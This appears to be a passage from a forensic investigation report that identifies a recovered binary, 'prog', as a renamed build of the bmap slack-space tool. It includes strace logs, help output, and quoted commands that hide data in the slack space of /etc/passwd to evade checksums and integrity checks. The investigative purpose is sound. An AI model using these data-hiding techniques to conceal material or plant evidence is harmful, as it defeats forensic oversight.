.TP
\fB\-\-verbose\fR be verbose
.TP
\fB\-\-log-thresh\fR \fIVALUE\fR logging threshold ...
\fIVALUE\fR can be one of:
.TP
       \fBnone\fR | \fBfatal\fR | \fBerror\fR | \fBinfo\fR | \fBbranch\fR |
\fBprogress\fR | \fBentryexit\fR
.TP
\fB\-\-target\fR \fIFILENAME\fR operate on ...
.SH REPORTING BUGS
Report bugs to newt.
```

Obviously, the last three options are to print out usage instructions, in different formats. Looking at the strace outputs, no disk access operations are undertaken, only information is printed to standard out / standard error. The output is listed below.

```
[root@localhost tmp]# ./prog -doc version
2021  execve("./prog.orig", ["./prog.orig", "--doc", "version"], [/* 30 vars */]) = 0
2021  fcntl64(0, F_GETFD)               = 0
2021  fcntl64(1, F_GETFD)               = 0
2021  fcntl64(2, F_GETFD)               = 0
2021  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
2021  geteuid32()                       = 0
2021  getuid32()                        = 0
2021  getegid32()                       = 0
2021  getgid32()                        = 0
2021  brk(0)                            = 0x80bedec
2021  brk(0x80bee0c)                    = 0x80bee0c
2021  brk(0x80bf000)                    = 0x80bf000
2021  brk(0x80c0000)                    = 0x80c0000
2021  fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
2021  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
2021  write(1, "prog:1.0.20 (07/15/03) newt\n", 28) = 28
2021  munmap(0x40000000, 4096)          = 0
2021  _exit(0)                          = ?

[root@localhost tmp]# ./prog -doc sgml
2032  execve("./prog.orig", ["./prog.orig", "--doc", "sgml"], [/* 30 vars */]) = 0
2032  fcntl64(0, F_GETFD)               = 0
2032  fcntl64(1, F_GETFD)               = 0
2032  fcntl64(2, F_GETFD)               = 0
2032  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
2032  geteuid32()                       = 0
2032  getuid32()                        = 0
2032  getegid32()                       = 0
2032  getgid32()                        = 0
2032  brk(0)                            = 0x80bedec
2032  brk(0x80bee0c)                    = 0x80bee0c
2032  brk(0x80bf000)                    = 0x80bf000
2032  brk(0x80c0000)                    = 0x80c0000
2032  fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
2032  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
2032  write(1, "<tt>prog</tt> invocation\n<p>\n", 29) = 29
2032  write(1, "<tt>prog [&lt;OPTIONS&gt;] [&lt;"..., 59) = 59
2032  write(1, "Where <bf>OPTIONS</bf> may inclu"..., 43) = 43
```

```
2032  write(1, "<descrip>\n", 10)       = 10
2032  write(1, "<tag>--doc VALUE</tag>\n", 23) = 23
2032  write(1, "  where VALUE is one of:\n", 25) = 25
2032  write(1, "<descrip>\n", 10)       = 10
2032  write(1, "<tag>version</tag>  display vers"..., 45) = 45
2032  write(1, "<tag>help</tag>  display options"..., 42) = 42
2032  write(1, "<tag>man</tag>  generate man pag"..., 43) = 43
2032  write(1, "<tag>sgml</tag>  generate SGML i"..., 47) = 47
2032  write(1, "</descrip>\n", 11)      = 11
2032  write(1, "<tag>--mode VALUE</tag>\n", 24) = 24
2032  write(1, "  where VALUE is one of:\n", 25) = 25
2032  write(1, "<descrip>\n", 10)       = 10
2032  write(1, "<tag>m</tag>  list sector number"..., 34) = 34
2032  write(1, "<tag>c</tag>  extract a copy fro"..., 49) = 49
2032  write(1, "<tag>s</tag>  display data\n", 27) = 27
2032  write(1, "<tag>p</tag>  place data\n", 25) = 25
2032  write(1, "<tag>w</tag>  wipe\n", 19) = 19
2032  write(1, "<tag>chk</tag>  test (returns 0 "..., 42) = 42
2032  write(1, "<tag>sb</tag>  print number of b"..., 47) = 47
2032  write(1, "<tag>wipe</tag>  wipe the file f"..., 51) = 51
2032  write(1, "<tag>frag</tag>  display fragmen"..., 64) = 64
2032  write(1, "<tag>checkfrag</tag>  test for f"..., 79) = 79
2032  write(1, "</descrip>\n", 11)      = 11
2032  write(1, "<tag>--outfile &lt;filename&gt;<"..., 58) = 58
2032  write(1, "<tag>--label</tag>\tuseless bogus"..., 40) = 40
2032  write(1, "<tag>--name</tag>\tuseless bogus "..., 39) = 39
2032  write(1, "<tag>--verbose</tag>\tbe verbose\n", 32) = 32
2032  write(1, "<tag>--log-thresh &lt;none | fat"..., 114) = 114
2032  write(1, "<tag>--target &lt;filename&gt;</"..., 52) = 52
2032  write(1, "</descrip>\n", 11)      = 11
2032  munmap(0x40000000, 4096)         = 0
2032  _exit(0)                         = ?

[root@localhost tmp]# ./prog -doc man
2043  execve("./prog.orig", ["./prog.orig", "--doc", "man"], [/* 30 vars */]) = 0
2043  fcntl64(0, F_GETFD)              = 0
2043  fcntl64(1, F_GETFD)              = 0
2043  fcntl64(2, F_GETFD)              = 0
2043  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
2043  geteuid32()                      = 0
2043  getuid32()                       = 0
2043  getegid32()                      = 0
2043  getgid32()                       = 0
2043  brk(0)                           = 0x80bedec
2043  brk(0x80bee0c)                   = 0x80bee0c
2043  brk(0x80bf000)                   = 0x80bf000
2043  brk(0x80c0000)                   = 0x80c0000
2043  fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
2043  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
2043  write(1, ".TH PROG \"1\" \"07/15/03\" \"1.0.20 "..., 53) = 53
2043  write(1, ".SH NAME\n", 9)         = 9
2043  write(1, "prog \\- use block-list knowledge"..., 72) = 72
2043  write(1, ".SH SYNOPSIS\n", 13)    = 13
2043  write(1, ".B prog\n", 8)          = 8
2043  write(1, "[\\fIOPTION\\fR]...\n", 18) = 18
2043  write(1, ".SH DESCRIPTION\n\n", 17) = 17
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\\fB\\-\\-doc\\fR \\fIVALUE\\fR autoge"..., 52) = 52
2043  write(1, "\\fIVALUE\\fR can be one of:\n", 27) = 27
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBversion\\fR display version a"..., 40) = 40
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBhelp\\fR display options and "..., 37) = 37
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBman\\fR generate man page and"..., 38) = 38
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBsgml\\fR generate SGML invoca"..., 42) = 42
2043  write(1, ".TP\n\t\\fBSHORTHAND INVOKATION:\\fR"..., 33) = 33
2043  write(1, "Any of the valid values for \\fB-"..., 152) = 152
2043  write(1, ".TP\n", 4)              = 4
```


```
2043  write(1, "\\fB\\-\\-mode\\fR \\fIVALUE\\fR opera"..., 57) = 57
2043  write(1, "\\fIVALUE\\fR can be one of:\n", 27) = 27
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBm\\fR list sector numbers\n", 29) = 29
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBc\\fR extract a copy from the"..., 44) = 44
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBs\\fR display data\n", 22) = 22
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBp\\fR place data\n", 20) = 20
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBw\\fR wipe\n", 14) = 14
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBchk\\fR test (returns 0 if ex"..., 37) = 37
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBsb\\fR print number of bytes "..., 42) = 42
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBwipe\\fR wipe the file from t"..., 46) = 46
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBfrag\\fR display fragmentatio"..., 59) = 59
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBcheckfrag\\fR test for fragme"..., 74) = 74
2043  write(1, ".TP\n\t\\fBSHORTHAND INVOKATION:\\fR"..., 33) = 33
2043  write(1, "Any of the valid values for \\fB-"..., 142) = 142
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\\fB\\-\\-outfile\\fR \\fIFILENAME\\fR"..., 53) = 53
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\\fB\\-\\-label\\fR useless bogus op"..., 37) = 37
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\\fB\\-\\-name\\fR useless bogus opt"..., 36) = 36
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\\fB\\-\\-verbose\\fR be verbose\n", 29) = 29
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\\fB\\-\\-log-thresh\\fR \\fIVALUE\\fR"..., 55) = 55
2043  write(1, "\\fIVALUE\\fR can be one of:\n", 27) = 27
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\t\\fBnone\\fR | \\fBfatal\\fR | \\fBe"..., 103) = 103
2043  write(1, ".TP\n", 4)              = 4
2043  write(1, "\\fB\\-\\-target\\fR \\fIFILENAME\\fR "..., 47) = 47
2043  write(1, ".SH REPORTING BUGS\n", 19) = 19
2043  write(1, "Report bugs to newt.\n", 21) = 21
2043  munmap(0x40000000, 4096)         = 0
2043  _exit(0)                         = ?
```

1.4. Program Identification

There are some indications regarding the true identity of the program.

- 'newt' seems to be the name of the author
- I will search the web for the string "`use block-list knowledge to perform special operations on files`" as this is a somewhat unique phrase in my opinion. If there would not be any matches / anything useful coming out of this, we could move on and search for other keywords until we find something.


Searching for '`use block-list knowledge to perform special operations on files`' yielded 3 matches:




I followed the first link, [ANNOUNCE], and searched for the string within the page.

bmap	1.0.16	Use block-list knowledge to perform special operations on files.


bmap. This seems to be the name of this program. Clicking on the link [BMAP1] resulted in a no-go:



- starting the search over, looking for `'bmap'` and `'use block-list knowledge to perform special operations on files'` resulted in the same matches as before
- starting the search over, looking for `'bmap'` only, results in 10 pages of results. Before we go through all these, lets try `'bmap'` and `'slack'`



Following the link to [BMAP], we get this:




The text says: "*The blocksize of a typical file system varies from 1K to 4K. Every file takes at least one block. The unused space in that block is slack space. bmap can save data into this slack space, extract data from slack space, and delete data in slack space. The data cannot be accessed using tools unaware of slack space (ie. almost all other tools), does not change existing files, and therefore cannot be detected using checksums or access times.*"

"Version: 1.0.20"
"Maintainer: Unclaimed Package lnx-bbc-devel@zork.net"

This definitely looks like a hot lead. We cannot get the source yet, but I will be looking using the found information.

Going back to Google using the last key words `'bmap'` and `'slack'`, I found another website:



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Features

3/10/2002 11:28

Linux Data Hiding and Recovery

By Anton Chuvakin, Ph.D.
3/10/2002 11:28

Just when you thought your data was removed forever, Anton Chuvakin shows us how to recover data and even how data can surruptitiously be hidden within space on the filesystem.

It is common knowledge that what is deleted from the computer can sometimes be brought back. Recent analysis of security implications of "alternative datastreams" on Windows NT by Kurt Seifried has shown that Windows NTFS filesystem allows data hiding in "alternative datastreams" connected to files. These datastreams are not destroyed by many file wiping utilities that promise irrecoverable removal of information. Wiping the file means "securely" deleting it from disk (unlike the usual removal of file entries from directories), so that file restoration becomes extremely expensive or impossible.

Some overview of what remains on disk after file deletion, how it can be discovered and how such discovery can be prevented are provided in Secure Deletion of Data from Magnetic and Solid-State Memory by Peter Gutmann. The author recommends overwriting files multiple times with special patterns. Against casual adversaries, simply overwriting the file with zeros once will help.

Linux has no alternative data streams, but files removed using `/bin/rm` still remain on the disk. Most Linux systems uses the ext2 filesystem (or its journaling version, ext3 by Red Hat). A casual look at the design of the ext2 filesystem shows several places where data can be hidden.

Let us start with the classic method to hide material on UNIX filesystems (not even ext2 specific). Run a process that keeps the file open and then remove the file. The file contents are still on disk and the space will not be reclaimed by other programs. It is worthwhile to note that if an executable erases itself, its contents can be retrieved from `/proc` memory image: command "`cp /proc/$PID/exe /tmp/file`" creates a copy of a file in `/tmp`.

[LINUXDATAHIDING]

starts with:
" …just when you thought your data was removed forever, Anton Chuvakin shows us how to recover data and even how data can surruptitiously be hidden within space on the filesystem."

Looking for 'bmap' results in the following: *" The obscure tool bmap exists to jam data in slack space, take it out and also wipe the slack space, if needed. Some of the examples follow:*

 # echo "evil data is here" | bmap --mode putslack /etc/passwd

puts the data in slack space produced by /etc/passwd file

 # bmap --mode slack /etc/passwd
getting from block 887048
file size was: 9428
slack size: 2860
block size: 4096
evil data is here

shows the data:


 # bmap --mode wipeslack /etc/passwd

cleans the slack space.

Hiding data in slack space can be used to store secrets, plant evidence (forensics software will find it, but the suspect probably will not) and maybe hide

tools from integrity checkers (if automated splitting of the larger file into slack-sized chunks is implemented).

There is also a link for bmap on that page [BMAPDOWNLOAD]:



Source! Since we found a version number in the binary and during the testing (1.0.20), we will download `bmap-1.0.20.tar.gz` to our Linux guest system and look at it closer.

```
[root@localhost bmap]# tar xvfz bmap-1.0.20.tar.gz
bmap-1.0.20/COPYING
bmap-1.0.20/LICENSE
bmap-1.0.20/Makefile
bmap-1.0.20/README
bmap-1.0.20/bclump.c
bmap-1.0.20/bmap.c
bmap-1.0.20/bmap.sgml.m4
bmap-1.0.20/bmap.spec
bmap-1.0.20/dev_builder.c
bmap-1.0.20/include/bmap.h
bmap-1.0.20/include/slacker.h
bmap-1.0.20/index.html
bmap-1.0.20/libbmap.c
bmap-1.0.20/man/man2/libbmap.2
bmap-1.0.20/mft/COPYING
bmap-1.0.20/mft/Makefile
bmap-1.0.20/mft/README
bmap-1.0.20/mft/helper.c
bmap-1.0.20/mft/include/helper.h
bmap-1.0.20/mft/include/info.h
bmap-1.0.20/mft/include/log.h
bmap-1.0.20/mft/include/mft.h
bmap-1.0.20/mft/include/option.h
bmap-1.0.20/mft/log.c
bmap-1.0.20/mft/option.c
bmap-1.0.20/slacker-modules.c
bmap-1.0.20/slacker.c
```

Compilation with 'make' works without issues, a binary 'bmap' is created.

Running 'bmap':

```
[root@localhost bmap-1.0.20]# ./bmap
no filename. try '--help' for help.
[root@localhost bmap-1.0.20]# ./bmap --help
bmap:1.0.20 (09/10/03) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging
threshold ...
--target <filename> operate on ...
```

The screen bears similarity with the prog-output, however, it looks like the options are different,

bmap:

```
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
```

compared with 'prog':

```
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
  sb  print number of bytes available
```

```
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
```

I would assume that the source has been modified and the options abbreviated, maybe to remove any indication of 'slack' from the help page to make it harder to find out what the real purpose of this program is.

Looking for any occurences of 'newt' in the source tree:

```
[root@localhost bmap-1.0.20]# grep newt *
bclump.c: * The maintainer may be reached as newt@scyld.com or C/O
bmap.c: * The maintainer may be reached as newt@scyld.com or C/O
bmap.sgml.m4:   <htmlurl url="mailto:newt@scyld.com" name="newt@scyld.com"></tt>;
dev_builder.c: * The maintainer may be reached as newt@scyld.com or C/O
dev_builder.c: * The author may be reached as newt@hq.nasa.gov or C/O
libbmap.c: * The maintainer may be reached as newt@scyld.com or C/O
libbmap.c: * The author may be reached as newt@hq.nasa.gov or C/O
Makefile:AUTHOR = "newt@scyld.com"
README: The maintainer may be reached as newt@scyld.com or C/O
README:1.0.20: (5/15/2000) newt@scyld.com
[…]
README:0.1.1: (12/31/1998) newt@hq.nasa.gov
slacker.c: * The maintainer may be reached as newt@scyld.com or C/O
slacker-modules.c: * The maintainer may be reached as newt@scyld.com or C/O
```

'newt@scyld.com' seems to be the real name/ email address of the original author of this program.

Before we go any further, let us try to store some data in the slackspace of our testfile with bmap and read it out with our recovered 'prog' binary to verify compatibility..

```
[root@localhost tmp]# /sans/bmap/bmap-1.0.20/bmap --mode putslack ./testfile
stuffing block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me now, even though I have placed it with bmap, not
prog?
[root@localhost tmp]# ./prog -c ./testfile
this is hidden data. can you see me now, even though I have placed it with bmap, not
prog?
[root@localhost tmp]# ./prog -sb ./testfile
4075
[root@localhost tmp]# ./prog -s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me now, even though I have placed it with bmap, not
prog?
```

This worked!

To prove that bmap and prog are the same, we must make adjustments to the original bmap source:

- change all references of 'newt@scyld.com' to 'newt'

- abbreviate the options to match them up with the bmap output and adjust the option descriptions accordingly
- change all references of 'bmap' to prog (name, help screen etc)
- compile the source and link the libraries statically into the binary
- adjust the date the software was compiled to '07/15/03'
- rename the resulting binary to prog
- strip the binary

All the changes were done to bmap.c and the Makefile.

Results:

```
[root@localhost bmap-1.0.20]# ./prog --help
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
  sb  print number of bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging
threshold ...
--target <filename> operate on ...
[root@localhost bmap-1.0.20]#

[root@localhost bmap-1.0.20]# file ./prog
./prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
stripped
[root@localhost bmap-1.0.20]#

[root@localhost bmap-1.0.20]# ls -l prog
-rwxr-xr-x    1 root     root       526576 Sep 10 13:25 prog
[root@localhost bmap-1.0.20]# ls -l /mnt/floppy/prog
-rwxr-xr-x    1 502      502        487476 Jul 14 10:24 /mnt/floppy/prog
[root@localhost bmap-1.0.20]# md5sum ./prog
7d3f4f999857aff301c343df5e98b1db  ./prog
[root@localhost bmap-1.0.20]# md5sum /mnt/floppy/prog
7b80d9aff486c6aa6aa3efa63cc56880  /mnt/floppy/prog
[root@localhost bmap-1.0.20]# diff ./prog /mnt/floppy/prog
Binary files ./prog and /mnt/floppy/prog differ
[root@localhost bmap-1.0.20]#
```

I was not able to exactly match the files up as far as the filesize and the md5sums are concerned. It might be that more changes to bmap were done in the original source that served as input for the recovered 'prog' binary than just the ones I did.

These are the reasons why I think the binary that was recovered is indeed bmap:

- going by the output
- the behavior of the binary
- matchup of the `'strings'` tool when ran against the prog and bmap binary (matched mostly)
- matchup of straces taken from the real bmap binary and comparing it to the straces I got from the prog binary:

```
[root@localhost tmp]# /sans/bmap/bmap-1.0.20/bmap --mode p ./testfile

4110  execve("./bmap.orig", ["./bmap.orig", "--mode", "p", "/sans/tmp/testfile"], [/* 30
vars */]) = 0
4110  fcntl64(0, F_GETFD)               = 0
4110  fcntl64(1, F_GETFD)               = 0
4110  fcntl64(2, F_GETFD)               = 0
4110  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
4110  geteuid32()                       = 0
4110  getuid32()                        = 0
4110  getegid32()                       = 0
4110  getgid32()                        = 0
4110  brk(0)                            = 0x80caf50
4110  brk(0x80cbf50)                    = 0x80cbf50
4110  brk(0x80cc000)                    = 0x80cc000
4110  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4110  open("/sans/tmp/testfile", O_RDONLY|O_LARGEFILE) = 3
4110  ioctl(3, FIGETBSZ, 0xbffff864)    = 0
4110  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4110  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
4110  open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
4110  ioctl(3, FIGETBSZ, 0xbffff7d4)    = 0
4110  brk(0x80cd000)                    = 0x80cd000
4110  ioctl(3, FIBMAP, 0xbffff864)      = 0
